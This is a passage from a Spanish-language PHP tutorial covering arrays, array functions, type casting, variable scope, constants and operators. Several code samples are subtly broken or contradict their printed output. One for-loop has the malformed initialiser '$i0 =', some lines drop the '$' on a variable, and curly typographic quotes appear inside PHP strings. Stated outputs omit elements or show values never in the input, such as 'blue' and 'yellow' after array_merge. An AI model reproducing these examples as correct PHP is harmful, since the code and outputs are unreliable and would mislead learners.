Además, como el índice en la matriz asociativa no es numérico ni secuencial, por lo tanto, para encontrar los valores o las claves del índice (ya que los datos guardados en la matriz asociativa tienen la forma de clave-valor), podemos usar la función array_keys() para obtener una matriz de las claves utilizadas en la matriz asociativa.

```
<?php
	$edad = array("Juan"=>"30", "Maria"=>"34", "Luis"=>"25");

	//encontrar la longitud de la matriz
	$longitud = count($edad);

	//obtener la clave de la matriz
	$clave = array_keys($edad);

	for($i = 0; $i < $longitud; $i++) {
	   echo $edad[$clave[$i]] . " tiene ".$clave[$i]. " años \n";
	   echo "<br>";
	}
?>

//SALIDA
Juan tiene 30 años
Maria tiene 34 años
Luis tiene 25 años
```

<u>Usando la estructura foreach</u>

Usar foreach resulta una mejor opción si tiene que atravesar toda la matriz, ya que no se tiene que preocupar por calcular el tamaño de la matriz para recorrerla. A continuación se mostrará un ejemplo de recorrido de la matriz $edad usando este bucle.

```
<?php
        $edad = array("Juan"=>"30", "Maria"=>"34", "Luis"=>"25");

        foreach($edad as $x => $x_valor) {
           echo "Clave=" .$x.", Valor=".$x_valor;
           echo "<br>";
        }
?>

//SALIDA
Clave= Juan, Valor=30
Clave= Maria, Valor=34
```

El uso de una matriz asociativa otorga ciertas ventajas como el hecho de poder proporcionar valores clave o de índice más significativos a los elementos de la matriz. También se puede guardar más datos, ya que, al tener una cadena como clave para el elemento de matriz, se puede tener datos asociados al valor que se almacenará, como en el ejemplo anterior donde se almacenó la edad de cada persona como clave junto con el nombre de la persona como valor.

Matrices Multidimensionales

Una matriz multidimensional es una matriz que almacena otra matriz en cada índice en lugar de almacenar un solo valor. En palabras simples, una matriz multidimensional es una matriz de matrices.

En la práctica general, las matrices asociativas se almacenan dentro de matrices multidimensionales. PHP comprende matrices multidimensionales que tienen dos, tres, cuatro, cinco o más niveles de profundidad. Sin embargo, las matrices de más de tres niveles de profundidad son difíciles de administrar para la mayoría de las personas.

La sintaxis para crear una matriz multidimensional sería la siguiente:

```
<?php
	$coches = array(
	array(
	“nombre”=>“Rav4”,
	“tipo”=>“4x4 SUV”,
	“marca”=>“Toyota”
	),
	array(
	“nombre”=>“Ranger”,
	“tipo”=>“Pick up”,
	“marca”=>“Ford”
	),
	array(
	“nombre”=>“Auris”,
	“tipo”=>“Familiar”,
	“marca”=>“Toyota”
	),
	);
?>
```

Para mostrar datos para el coche Rav4, primero hay que obtener la primera matriz dentro de nuestra matriz multidimensional, a la que se puede acceder utilizando el índice 0, y luego dentro de esa matriz, podemos mostrar todos los datos, como se hizo en matrices asociativas.

```
<?php
	echo “Accediendo a una matriz multidimensional”

	echo “Rav4 es un ”.$coches[0][“tipo”].“ fabricado por ”.coches[0][“marca”].“\n”;

	echo “Ranger es un ”.$coches[1][“tipo”].“ fabricado por ”.coches[1][“marca”].“\n”;
?>

//SALIDA
Rav4 es un 4x4 SUV fabricado por Toyota
Ranger es un Pick up fabricado por Ford
```

Recorrer una matriz multidimensional de PHP

Se puede recorrer una matriz multidimensional usando dos bucles for o dos bucles foreach, o combinar un for y un foreach.

Usando un bucle for y un foreach

En el caso de una matriz multidimensional, hay que atravesar la matriz principal y luego las matrices almacenadas dentro de las matrices principales, por lo tanto, se necesitan dos bucles. Al usar el bucle for para atravesar una matriz multidimensional, se debe conocer el tamaño / longitud de la matriz, que se puede encontrar utilizando la función count().

```
<?php
$coches = array(

array(
“nombre”=>“Rav4”,
“tipo”=>“4x4 SUV”,
“marca”=>“Toyota”
),
array(
“nombre”=>“Ranger”,
“tipo”=>“Pick up”,
“marca”=>“Ford”
),
array(
“nombre”=>“Auris”,
“tipo”=>“Familiar”,
“marca”=>“Toyota”
),
);

$longitud = count($coches);
for($i0 =; $i < $longitud; $i++)
{
                foreach($coches[$i] as $clave => $valor) {
                echo $clave.“ : ”.$valor.“\n”;
        }
        echo “\n”;
}
?>
//SALIDA
nombre: Rav4
tipo: 4x4 SUV
marca: Toyota
nombre: Ranger
tipo: Pick up
marca: Ford
nombre: Auris
tipo: Familiar
marca: Toyota
```

En la matriz multidimensional anterior, tenemos la matriz principal como matriz indexada y las matrices almacenadas como elementos son asociativas.
Ahora, en el caso de que la matriz principal sea asociativa. Como el índice en la matriz asociativa no es numérico ni secuencial, para encontrar los valores o las claves del índice, se puede usar la función array_keys(). A continuación un ejemplo.

```
<?php
$coches = array(

     "Rav4" => array(
             "tipo"=>"4x4 SUV",
             "marca"=>"Toyota"
          ),
     "Ranger" => array(
             "tipo"=>"Pick up",
             "marca"=>"Ford"
          ),
     "Auris" => array(
             "tipo"=>"Familiar",
             "marca"=>"Toyota"
          ),
);
$longitud = count($coches); //obtener la longitud del arreglo

//claves de la matriz
$claves = array_keys($coches);

//Recorrido de la matriz con el bucle for
for($i=0; $i < $longitud; $i++)
{
    echo $claves[$i]."\n";

    foreach($coches[$claves[$i]] as $clave => $valor){
        echo $clave. ":".$valor."\n";
    }
    echo "\n";
}
?>
//SALIDA
Rav4
tipo: 4x4 SUV
marca: Toyota
Ranger
tipo: Pick up
marca: Ford
Auris
tipo: Familiar
marca: Toyota
```

Funciones de matriz de PHP
PHP dispone de funciones integradas para el procesamiento de matrices. Algunas de las comúnmente utilizadas son las siguientes:

- **sizeof():** esta función recibe como parámetro el arreglo o matriz y se usa para obtener el tamaño de la matriz o el número de elementos almacenados en ella. Es similar al método count(),visto en ejemplos anteriores.

```
<?php
	$coches = array("Rav4", "Ranger", "Auris");
	echo "El tamaño de la matriz es: ".sizeof($coches);
?>

//SALIDA: El tamaño de la matriz es 3
```

- **in_array():** esta función se utiliza para comprobar si un valor existe en una matriz. Recibe como parámetros el valor a buscar (needle), la matriz (haystack) y un tercer parámetro opcional (strict), el cual si está establecido en true, la función in_array() verificará los tipos de needle en haystack.

La función devuelve TRUE si el valor a buscar se encuentra en la matriz, de lo contrario devolverá FALSE.

```
<?php
	$coches = array("Rav4", "Ranger", "Auris");

	if(in_array("Ranger", $coches)){
		echo "Existe Ranger";
	}else{
		echo "Ranger no existe en la matriz";
}
?>

//SALIDA: Existe Ranger
```

- **print_r():** aunque esta no es propiamente una función de matriz, no se puede dejar de mencionar, ya que es muy útil a la hora de querer imprimir una matriz de la forma más descriptiva posible. Esta función imprime la representación completa de la matriz, junto con todas las claves y valores.

```
<?php
        $coches = array("Rav4", "Ranger", "Auris");
        print_r($coches);
?>

//SALIDA
Array (
[0] => "Rav4"
[1] => "Ranger"
[2] => "Auris"
)
```

- **array_merge()**: esta función se usa para combinar dos matrices diferentes en una sola matriz, sin importar si éstas son del mismo o de diferente tipo (indexadas, asociativas).

```
<?php
        $matriz1 = array("Manzana", "Pera");
        $matriz2 = array("Rojo", "Verde", "Amarillo");
        $resultado = array_merge($matriz1, $matriz2);
        print_r($resultado);
?>

//SALIDA
Array ( [0] => Manzana [1] => Pera [2] => blue [3] => yellow )
```

- **array_values():** esta función devuelve todos los valores de la matriz. En una matriz, los datos se almacenan en forma de pares clave-valor, donde la clave puede ser numérica (en el caso de una matriz indexada) o cadenas definidas por el usuario (en el caso de una matriz asociativa) y valores. La función recibe como parámetro la matriz.

```
<?php
	$camisa = array("tamaño" => "XL", "color" => "azul");
	print_r(array_values($camisa));
?>

//SALIDA
Array
(
	[0] => XL
	[1] => azul
)
```

- **array_keys():** esta función devuelve todas las claves o un subconjunto de claves de una matriz. Recibe como parámetros la matriz que contiene las claves a devolver, un valor de búsqueda, que si se indica serán devueltas las claves que contengan dichos valores, y por último un parámetro strict para determinar si se debe hacer una comparación estricta (===) durante la búsqueda.

```
<?php
	$matriz = array(0 => 100, "color" => "rojo");
	print_r(array_keys($matriz));

	$colores = array("azul", "rojo", "verde", "azul", "azul");
	print_r(array_keys($colores, "azul"));
?>
//SALIDA
Array
(
   [0] => 0
   [1] => color
)

Array
(
   [0] => 0
   [1] => 3
   [2] => 4
)
```

- **sort():** esta función se usa para ordenar los elementos de una matriz de forma ascendente. En el caso de una matriz de valores de cadena, los valores se ordenan en orden alfabético ascendente. Recibe como parámetros la matriz y opcionalmente un segundo valor para modificar el modo de ordenación llamado sort_flags.

```
<?php
	$colores = array("Azul", "Verde", "Amarillo");
	sort($colores);

	$numeros = array(5, 7, 2, 10);
	sort($numeros);
?>

//SALIDA
Amarillo
Azul
Verde

2
5
7
10
```

Existen otras funciones de ordenamiento más específicas las cuales son: asort(), arsort(), ksort(), krsort() y rsort(). Sin embargo no se detallarán en este tutorial.

Objetos (object):
Los objetos son contenedores de datos y código. Forman la base de la Programación orientada a objetos que se analizará en el siguiente capítulo de este tutorial llamado Lenguaje Orientado a Objetos PHP.

Recurso:
El tipo de datos de recursos se usa para indicar recursos externos que PHP no usa de forma nativa, pero que tienen significado en el contexto de una operación especial, como, por ejemplo, manejar archivos o manipular imágenes.

NULL:
NULL indica que una variable no tiene valor. Se considera que una variable es NULL si se le ha asignado el valor especial NULL, o si aún no se le ha asignado un valor, aunque, en este último caso, PHP puede generar una advertencia si intenta utilizar la variable en una expresión.

Conversión entre tipos de datos

PHP se encarga de convertir entre tipos de datos de manera transparente cuando se utiliza un dato en una expresión. Sin embargo, todavía es posible forzar la conversión de un valor a un tipo específico utilizando operadores de conversión de tipo, también conocidos como conversión de tipo. Este es simplemente el nombre del tipo de datos al que desea convertir, encerrado entre paréntesis y colocado antes de una expresión. Por ejemplo:

```
<?php
        $x = 10.88;
        echo (int) $x; // Salida 10
?>
```

Tenga en cuenta que un valor no se puede convertir a algunos tipos especiales; por ejemplo, no puede convertir ningún valor en un recurso. Sin embargo, puede convertir un recurso a un tipo de datos numérico o de cadena, en cuyo caso PHP devolverá la ID numérica del recurso, o la cadena ID de recurso # seguido de la ID del recurso.

Variables

Como se mencionó anteriormente, las variables son contenedores de almacenamiento temporal. En PHP, una variable puede contener cualquier tipo de datos, como, por ejemplo, cadenas, enteros, números de punto flotante, objetos y matrices. PHP está tipado libremente, lo que significa que cambiará implícitamente el tipo de una variable según sea necesario, dependiendo de la operación que se realice en su valor. Esto contrasta con lenguajes fuertemente tipados, como C y Java, donde las variables sólo pueden contener un tipo de datos a lo largo de su existencia.

Declaración de una variable

La declaración de una variable ocurre cuando se le asigna un valor y no es obligatorio definir el tipo de dato que va a almacenar sino hasta el momento de utilizarla.
En PHP, no tiene que declarar la variable primero y luego usarla, como se hace en Java o C ++, por ejemplo, pero en PHP la variable se crea en el momento en que le asigna un valor, como Python.

```
<?php
      $nombreVariable = valor;
?>
```

A continuación se describen las reglas para nombrar variables en PHP:

- Una variable se declara comenzando por el signo $ seguido del nombre de la variable.
- El nombre de la variable puede contener sólo letras (a-z, A-Z), números y el carácter de subrayado (underscore).
- El nombre debe comenzar con una letra o el carácter de subrayado. Nunca con un valor numérico.

Las variables en PHP son case sensitive, es decir que son sensibles a mayúsculas y minúsculas, por lo que no es lo mismo por ejemplo decir que la variable NOMBRE es igual a la variable nombre. En el caso de las palabras reservadas del lenguaje no ocurre lo mismo, el intérprete las reconoce estén escritas en mayúsculas o minúsculas.

Algunos ejemplos de variables válidas son:

```
<?php
	$nombre = “valor”;
	$_nombre = “valor;”
	$nombre_ = “valor”;
	$nombre123 = “valor”;
?>
```

Por otro lado, se presentan ejemplos de variables inválidas:

```
<?php
	$1nombre = “valor”;
	$nombre* = “valor”; //Los nombres de variables sólo admiten el carácter de subrayado.
?>
```

Impresión de una variable

Para la impresión de una variable se utiliza el comando echo o el comando print, ambos con la misma sintaxis y el mismo uso.

//Con el comando echo
<?php
    $nombre = “Juan”;
    echo $nombre;
?>
//La salida en pantalla será Juan
	//Con el comando print
	<?php
	    $nombre = “Juan”;
	    print $nombre;
	?>
	//La salida en pantalla será Juan

Tipos de Casting de una variable

Aunque PHP es un lenguaje de libre tipado, las variables tienen un tipo y se pueden realizar conversiones entre tipos. Como se explicó anteriormente, PHP admite números enteros, flotantes, booleanos, cadenas, matrices, objetos y recursos, así como el valor NULL. La forma más común de convertir es usar el operador de conversión, que consiste en el tipo de conversión dentro de paréntesis:

```
<?php
$string = (string) 123; // Cadena: "123"
?>
```

Al convertir tipos simples (enteros, flotantes, booleanos y cadenas) en matrices, terminará con una matriz cuya primera clave (0) será el valor original. Al convertir entre matrices y objetos, las claves de matriz se convertirán en propiedades de objeto y las propiedades de objeto se convertirán en claves de matriz. La conversión a un objeto dará como resultado un nuevo objeto stdClass.

Ejemplo de conversión a un objeto:

```
<?php

    $objeto = (object) ["Manzana" => "roja", "Pera" => "verde"];
    var_dump($objeto);

?>

//SALIDA
object(stdClass)#1 (2) {
["Manzana"]=> string(4) "roja" ["Pera"]=> string(5) "verde"
}
```

Además del operador de conversión, hay varias funciones que pueden realizar la misma tarea:

- **intval():** convierte la variable dada a un entero.
- **floatval():** convierte la variable dada a un flotante.
- **strval():** convierte la variable dada a una cadena de texto.
- **boolval():** convierte la variable dada a un booleano. Esta función fue añadida en la versión PHP 5.5.
- **settype():** convierte la variable dada a un tipo dado.

No hay funciones para convertir a objetos o matrices.

Detección de tipos

PHP también proporciona funciones para detectar tipos de variables. Estos toman la forma de is_<type>():

- **is_int():** comprueba los enteros.
- **is_float():** comprueba los punto flotantes.
- **is_string():** comprueba las cadenas de texto.
- **is_bool():** comprueba los booleanos.
- **is_null():** comprueba los nulos.
- **is_array():** comprueba los arreglos.
- **is_object():** comprueba los objetos.

Estos sólo devolverán verdadero si la variable es del tipo especificado; por ejemplo, la función is_int() devolverá falso cuando se pasa la cadena "123". Sin embargo, existe un método especial, is_numeric(), que devolverá verdadero si se pasa cualquier variable que sea un número; esto incluye enteros, flotantes y cadenas que comienzan con enteros o flotantes.

Variables Variables

En PHP, también es posible crear las denominadas variables variables, la cual consiste en una variable cuyo nombre está contenido en otra variable. Por ejemplo:

```
<?php
        $color = 'azul';
        $$color = 'verde';
        echo $azul; //Imprime 'verde'
?>
```

Como puede ver, en este ejemplo se creó una variable que contiene la cadena Juan. Luego, usamos la sintaxis especial $$color, comenzando con dos signos de dólar, para indicar que queremos que el intérprete use el contenido de $color para hacer referencia a una nueva variable, creando así la nueva variable $azul, que luego se imprime normalmente.

Debido a la disponibilidad de variables variables, de hecho es posible crear variables cuyos nombres no sigan las restricciones enumeradas anteriormente. Esto también es posible definiendo el nombre entre llaves:

Ejemplo: Eludir las restricciones de nombre

```
<?php
        $numero = '123'; /* 123 es su nombre de variable, esto normalmente no sería
        válido. */
        $$numero= '456'; // De nuevo, se le asigna un valor a número.
        echo ${'123'}; // Finalmente, usando llaves se puede generar '456'
?>
```

Las variables son una herramienta muy poderosa y deben usarse con extremo cuidado, no sólo porque pueden hacer que su código sea difícil de entender y documentar, sino también porque su uso incorrecto puede ocasionar algunos problemas de seguridad importantes.

Inspeccionar una variable
Hay varias formas de inspeccionar variables en PHP, pero sólo una razón principal: la depuración.

La primera, y la forma más simple, es print_r(). Ejemplo:

```
<?php
    $frutas = array (“Manzana”, “Pera”, “Mango”);
    print_r($frutas);
?>

//SALIDA
Array
(
   [0] => Manzana
   [1] => Pera
   [2] => Mango
```

Como puede ver la función print_r() evalúa $frutas e indica que es una matriz y enumera las claves o propiedades y sus valores. Con cadenas, enteros y flotantes, el valor es simplemente output. Con booleanos y null se vuelve un poco complicado: para false o null, no se emite nada, para true, se emite un 1. En verdad, print_r() proporciona poco más que echo.

Otra opción muy útil es var_dump(), la cual además de mostrar los datos, también muestra el tipo y la longitud. Esto es especialmente útil para encontrar caracteres no imprimibles en cadenas, así como para diferenciar entre cadenas vacías, false y null. Finalmente, puede pasar cualquier número de argumentos, y los volcará a todos. Por ejemplo:

```
<?php
    var_dump(null, false, “”, 1, 2.5,
            array(“Manzana”, “Pera”, “Numero” => 1.72)
    );
?>

//SALIDA
NULL
bool(false)
string(0) “”
int(1)
float(2.5)
array(3) {
  [0]=>
  string(3) “Manzana”
  [1]=>
  string(3) “Pera”
  [“Numero”]=>
  float(1.72)
}
```

Otra opción para la depuración es debug_zval_dump(). Esto genera la representación interna del motor de una variable. Sin embargo, esta función rara vez se usa.

La última opción de inspección es var_export(). Esto le permite generar una representación de cadena sintácticamente válida de una variable, que si la ejecutara con PHP, volvería a crear el mismo valor de variable. Esto, cuando se ejecuta, volvería a crear la matriz u objeto original y podría asignarse a una variable. Ejemplo:

```
<?php
    $frutas = array (
        "Manzana" => "roja",
        "Pera" => "verde",
        "Mango" => "amarillo"
    );
    var_export($frutas);
?>
//SALIDA
array (
  'Manzana' => 'roja',
  'Pera' => 'verde',
  'Mango' => 'amarillo'
)
```

Nota: Tenga en cuenta que var_export() no termina su salida con un punto y coma. Todas estas funciones también se pueden usar para examinar constantes, aunque en el caso de var_export() es posible que no obtenga el resultado que esperaba.

Determinar la existencia de una variable

Una de las desventajas de la forma en que PHP maneja las variables es que no hay forma de garantizar que alguna de ellas exista en un punto determinado de la ejecución de un script. Esto puede presentar una variedad de problemas, desde advertencias molestas, si intenta generar el valor de una variable inexistente, hasta problemas importantes de seguridad y funcionalidad cuando las variables no están inesperadamente disponibles cuando las necesita.
Para mitigar este problema, puede usar la construcción especial isset(). Se presenta un ejemplo:

```
<?php
        if(isset($x))
        {
                // Hacer algo si $x está establecida
        }elseif(!isset($x))
        {
                // Hacer algo si $x no está establecida
        }
?>
```

Una llamada a isset() devolverá verdadero si existe una variable y tiene un valor distinto de NULL.

Determinar si una variable está vacía

Además de isset(), PHP también tiene otra construcción especial para determinar si una variable está vacía, el comando empty(), el cual devolverá verdadero si el valor que se le pasa es NULL, o cualquier valor que pueda convertirse en falso, incluyendo una cadena vacía, una matriz vacía, un entero cero y la cadena "0".

```
<?php
	$variable = "0";
	if(empty($variable))
	{
		// verdadero
	}
?>
```

Antes de PHP 5.5, empty() sólo aceptaba variables para su argumento; desde PHP 5.5, acepta cualquier expresión válida.

```
<?php
	if(empty(algunaFuncion())) {     ... }
?>
```

Ámbito de una variable

El ámbito o alcance de una variable es la parte del script donde la variable puede ser referenciada o utilizada. Está determinado por el contexto dentro del cual está definida la variable.

En PHP las variables se pueden declarar en cualquier parte del script, por lo cual se presentan tres ámbitos diferentes que llevan a clasificar a las variables en tres tipos. Se explican a continuación:

- **Variables locales**: Una variable declarada dentro de una función se considera local; es decir, se puede hacer referencia o acceder únicamente dentro de esa función. Cualquier asignación fuera de esa función se considerará completamente diferente. Ejemplo:

```
<?php

function miPrueba() {
   $x = 5; // alcance local
   echo "<p>El valor de la variable x dentro de la función es: $x</p>";
}
miPrueba();

// usar x fuera de la función generará un error
echo "<p>El valor de la variable x fuera de la función es: $x</p>";
?>
```

- **Variables globales**: Una variable declarada fuera de una función tiene un alcance global y sólo se puede acceder a ella fuera de una función. Ejemplo:

```
<?php
	$x = 5; // alcance global

	function miPrueba() {
	   // usar x dentro de la función generará un error
	   echo "<p>El valor de la variable x dentro de la función es: $x</p>";
	}
	miPrueba();
	echo "<p>El valor de la variable x fuera de la función es: $x</p>";
?>
```

Cabe destacar que PHP cuenta con la palabra clave global, la cual se usa para acceder a una variable global desde una función.

Para hacer esto, use la palabra clave global antes de las variables (dentro de la función). Ejemplo:

```php
<?php
	$x = 5;
	$y = 10;

	function miPrueba() {
	   global $x, $y;
	   $y = $x + $y;
	}

	miPrueba();
	echo $y; // imprime 15
?>
```

PHP también almacena todas las variables globales en una matriz llamada $GLOBALS[index]. El índice contiene el nombre de la variable. También se puede acceder a esta matriz desde las funciones y se puede usar para actualizar las variables globales directamente.

El ejemplo anterior se puede reescribir así:

```php
<?php

	$x = 5;
	$y = 10;

	function miPrueba() {
	   $GLOBALS['y'] = $GLOBALS['x'] + $GLOBALS['y'];
	}

	miPrueba();
	echo $y; // imprime 15
?>
```

Nota: Puede tener variables locales con el mismo nombre en diferentes funciones, porque las variables locales sólo se reconocen por la función en la que se declaran.

- **Variables estáticas**: normalmente, cuando se completa o ejecuta una función, se eliminan todas sus variables. Sin embargo, a veces queremos que NO se elimine una variable local, si por ejemplo la necesitamos para una tarea adicional.

Para hacer esto, use la palabra clave static cuando declare la variable por primera vez. Ejemplo:

```
<?php

    function miPrueba(){
  static $x = 0;
  echo $x;
  $x++;
    }

miPrueba();
miPrueba();
miPrueba();
```

Luego, cada vez que se llama a la función, esa variable aún tendrá la información que contenía desde la última vez que se llamó a la función.

La variable sigue siendo local para la función.

Constantes

Una constante es como una variable, es decir un identificador para un valor simple, con la diferencia de que una vez definidas dicho valor no puede cambiar.
Para que el nombre de una constante sea válido se deben seguir las mismas reglas para nombrar variables, es decir, debe comenzar con una letra o el carácter de subrayado (underscore), con la salvedad de que no se coloca el signo $ antes del nombre de la constante. Otro punto importante es que los nombres constantes distinguen entre mayúsculas y minúsculas, sin embargo, se considera mejor práctica definirlas utilizando sólo mayúsculas.
El ámbito de una constante es global, es decir, están disponibles en todo el script y sólo pueden contener valores escalares.

En PHP, hay dos formas de definir una constante:

- Usando el método define().
- Usando la palabra clave const.

Usando define()

A continuación se muestra la sintaxis para usar la función define() para crear una constante.

```
<?php
	define(nombre, valor, case-insensitive)
?>
```

Parámetros:

- nombre: nombre de la constante.
- valor: valor de la constante.
- case-insensitive (sin distinción entre mayúsculas y minúsculas): especifica si el nombre constante distingue entre mayúsculas y minúsculas o no. Su valor predeterminado es false, lo que significa que, por defecto, el nombre constante distingue entre mayúsculas y minúsculas.

Ejemplos:

Aquí se presenta un ejemplo simple donde no se menciona el parámetro que no distingue entre mayúsculas y minúsculas, por lo tanto, tomará automáticamente el valor predeterminado para eso.

```
<?php

   define(SALUDO, “Bienvenido al tutorial de PHP”);
   echo SALUDO;
?>

//SALIDA:
Bienvenido al tutorial de PHP.
```

Para la definición constante anterior, si intentamos usar la siguiente declaración, obtendremos un error, porque la constante SALUDO distingue entre mayúsculas y minúsculas.

```
<?php

   define(SALUDO, “Bienvenido al tutorial de PHP”);
   echo saludo;

?>

//SALIDA:
saludo
```

echo lo considerará como una cadena y lo imprimirá tal como está, con un AVISO (NOTICE) sutil que dice que la variable de cadena no está definida. Ahora veamos otro ejemplo donde especificaremos el parámetro que no distingue entre mayúsculas y minúsculas.

```
<?php

   define(SALUDO, “Bienvenido al tutorial de PHP”, true);
   echo saludo;

?>

//SALIDA:
Bienvenido al tutorial de PHP.
```

La función define() se puede usar también para definir constantes de matriz y recursos, aunque no se usan con frecuencia.

Usando la palabra clave const

Desde PHP 5.3 también se puede usar la palabra clave const para definir constantes, pero sólo si dichas constantes contienen valores escalares, es decir, enteros, flotantes, booleanos y cadenas.

Ejemplo:

```
<?php

    const SALUDO = “Bienvenido al tutorial de PHP”;
    echo SALUDO;

?>

//SALIDA:
Bienvenido al tutorial de PHP.
```

Cuando se define una constante usando la palabra clave const, el nombre de la constante siempre distingue entre mayúsculas y minúsculas.

Desde la versión PHP 5.6, se admiten el uso de expresiones escalares constantes para definir el valor de una constante:

const DOMAIN = "php.net"; const EMAIL = "davey@" . DOMAIN;

Una expresión escalar constante puede estar compuesta por los siguientes elementos:

- Constantes mágicas de PHP (__LINE__, __FILE__, __DIR__ y __METHOD_).
- Números enteros, números flotantes y cadenas.
- Heredoc (sin variables interpoladas) y cadenas Nowdoc.
- Otras constantes.

Operadores

Los operadores son la herramienta con la cual se realizan operaciones sobre valores o variables, por ejemplo el signo de suma “+” es un operador, sirve para realizar operaciones de adición. PHP maneja varios tipos de operadores; los de mayor uso son:

- Operadores aritméticos.
- Operadores de asignación.
- Operadores de comparación.
- Operadores de incremento / decremento.
- Operadores lógicos.

- Operadores de cadenas.
- Operadores de matriz o arreglos.
- Operadores bit a bit.
- Operador ternario.

A continuación se explican cada uno de ellos:

Operadores Aritméticos

Los operadores aritméticos como su nombre lo indica se emplean para realizar operaciones de aritmética básica (suma, resta, multiplicación y división). A continuación se muestra en la siguiente tabla los operadores aritméticos disponibles en PHP.

Operador	Nombre	Ejemplo	Resultado
+	Adición	$a + $b	Suma de $a y $b
-	Sustracción	$a - $b	Resta de $a y $b
*	Multiplicación	$a * $b	Producto de $a y $b
/	División	$a / $b	Cociente de $a y $b
**	Exponente	$a ** $b	Resultado de elevar $a a la potencia $b (introducido en PHP 5.6)
%	Módulo o resto	$a % $b	Resto de $a dividido por $b

Tabla Operadores Aritméticos

Operadores de Asignación

Este tipo de operadores sirven para asignar un determinado valor a una variable. En PHP el operador básico de asignación de valor es "=" que hay que tener cuidado de no confundir con el de comparación de igualdad de valor que es el "==" o el de igualdad de valor y tipo de dato que es el "===". El operador de asignación "=" asigna el valor del operando derecho en el operando izquierdo.

La siguiente tabla muestra los diferentes operadores de asignación disponibles y su uso.

Operador	Uso	Descripción
=	$a = $b es lo mismo que $a = $b	El operando izquierdo se establece en el valor de la expresión de la derecha
+=	$a += $b es lo mismo que $a = $a + $b	Adición
-=	$a -= $b es lo mismo que $a = $a - $b	Sustracción
*=	$a *= $b es lo mismo que $a = $a * $b	Multiplicación
/=	$a /= $b es lo mismo que $a = $a / $b	División
%=	$a %= $b es lo mismo que $a = $a % $b	Módulo o resto

Tabla Operadores de Asignación

Operadores de comparación

Como su nombre lo indica, estos operadores se utilizan para comparar dos valores (número o cadena). Una operación de comparación se puede describir como una operación binaria cuyo propósito es el de establecer una relación de equivalencia entre un valor y otro. Pueden establecer si dos valores son iguales (o no iguales) entre sí y si uno es mayor (o menor) que el otro, teniendo siempre como resultado un valor booleano. En la tabla que se muestra a continuación se pueden observar los diferentes operadores de comparación presentes en PHP.

Operador	Nombre	Ejemplo	Resultado
==	Igual	$a == $b	Devuelve verdadero si $a es igual a $b
===	Idéntico	$a === $b	Devuelve verdadero si $a es igual a $b y son del mismo tipo
!=	No igual	$a != $b	Devuelve verdadero si $a no es igual a $b
<>	Diferente	$a <> $b	Devuelve verdadero si $a no es igual a $b
!==	No idéntico	$a !== $b	Devuelve verdadero si $a no es igual a $b o si no son del mismo tipo
>	Mayor que	$a >$b	Devuelve verdadero si $a es mayor que $b
<	Menor que	$a < $b	Devuelve verdadero si $a es menor que $b
>=	Mayor o igual que	$a >= $b	Devuelve verdadero si $a es mayor o igual que $b
<=	Menor o igual que	$a <= $b	Devuelve verdadero si $a es menor o igual que $b

Tabla Operadores de Comparación

Como ya se explicó en secciones anteriores, se debe tener cuidado de no confundir al operador de asignación “=” con el operador de comparación de igualdad de valores “==”, de hecho, este es uno de los errores de programación más comunes. Una curiosa estrategia denominada “condicionales Yoda” propone un método de codificación de condicionales que hace prácticamente imposible cometer el error de confundir un operador con otro, se trata de comenzar el condicional o la operación de comparación on el valor al cual queremos comparar la variable.

Por ejemplo, en lugar de escribir:

```
<?php
    echo $a == 10;
?>
```

Podrías escribir:

```
<?php
    echo 10 == $a;
?>
```

Estas dos operaciones son completamente idénticas, pero, dado que el operador izquierdo de una asignación debe ser una variable, si hubiera olvidado uno de los signos de igual en el segundo ejemplo, el analizador habría arrojado un error, alertándolo así de su Error.

Operadores de incremento y decremento

Un operador de incremento o de decremente, tiene la función de incrementar o disminuir un valor numérico entero en razón de uno, que puede estar contenido en una variable. Son operadores unarios porque requieren de un sólo operando que es la variable que necesita ser incrementada o decrementada.

Su comportamiento varía dependiendo de la posición del operando y el operador. Si el operador se coloca en primer lugar, es decir, antes del operando, el intérprete primero incrementará o disminuirá el valor del mismo y luego devolverá el valor recién calculado. Pero si el operador se coloca después del operando, el intérprete primero devolverá el valor de la variable sin cambios, y luego incrementará o disminuirá dicho valor en uno.

Es importante resaltar que el operando en una operación de incremento o decremento tiene que ser una variable, pues el uso de una expresión o un valor escalar codificado simplemente hará que el analizador arroje un error. Además, la variable que se incrementa o disminuye se convertirá al tipo de datos numéricos apropiado.

> Nota: El uso excesivo de este operador puede hacer que su código sea difícil de entender, incluso los mejores programadores se han tropezado al menos algunas veces por una operación de incremento o decremento mal entendida. Por lo tanto, debe limitar el uso de estos operadores y tratarlos con precaución.

La siguiente tabla muestra los operadores de incremento y decremento además de una breve descripción de su uso.

Operador	Nombre	Descripción
++$a	Pre-incremento	Incrementa $a en uno, luego devuelve $a
$a++	Post-incremento	Devuelve $a, luego incrementa $a en uno
--$a	Pre-decremento	Disminuye $a en uno, luego devuelve $a
$a--	Post-decremento	Devuelve $a, luego disminuye $a en uno

Tabla Operadores de Incremento / Decremento

Operadores Lógicos

Los operadores lógicos PHP se usan para combinar declaraciones condicionales, por ejemplo cuando una acción depende de dos o más condiciones.

Es importante comprender que todos los operadores lógicos sólo funcionan con valores booleanos; por lo tanto, PHP primero convertirá cualquier otro valor a un valor booleano y luego realizará la operación.

Hay cuatro operadores lógicos en PHP, de los cuales tres son binarios. El único operador unario es el NOT lógico, identificado por un solo signo de exclamación que precede a su operando.

> Nota: En PHP también se cuenta con operadores de manejo de bit a bit “&” y “|”. Estos no deben confundirse con los operadores binarios. El operador & devuelve los bits que están en ambos operandos mientras | devuelve los bits establecidos en cualquiera de los dos.

PHP emplea una estrategia de acceso directo muy simple al ejecutar operaciones lógicas binarias. Por ejemplo, si el operando del lado izquierdo de una operación AND se evalúa como falso, entonces la operación devuelve falso inmediatamente (ya que cualquier otro resultado sería imposible), sin evaluar el operando del lado derecho. Además de mejorar el rendimiento, este enfoque es un salvavidas en muchas situaciones en las que realmente no desea que se evalúe el operando de la mano derecha en función del primero.

La siguiente tabla describe los diferentes operadores lógicos que pueden ser usados en PHP:

Operador	Nombre	Ejemplo	Resultado
and / &&	And	$a and $b / $a && $b	Devuelve verdadero si tanto $a como $b son verdaderos
or / ||	Or	$a or $b / $a || $b	Devuelve verdadero si $a o $b es verdadero, o si ambos son verdaderos.
xor	Xor	$a xor $b	Devuelve verdadero si $a o $b es verdadero, pero no ambos
!	Not	!$a	Devuelve verdadero si $a es falso

Tabla Operadores Lógicos

Operadores de cadenas

Estos operadores tienen como función realizar operaciones con cadenas de texto. Sólo hay dos tipos, los cuales se muestran en la siguiente tabla:

Operador	Nombre	Ejemplo	Resultado
.	Concatenación	$a.$b	Concatena (une) a $a y $b
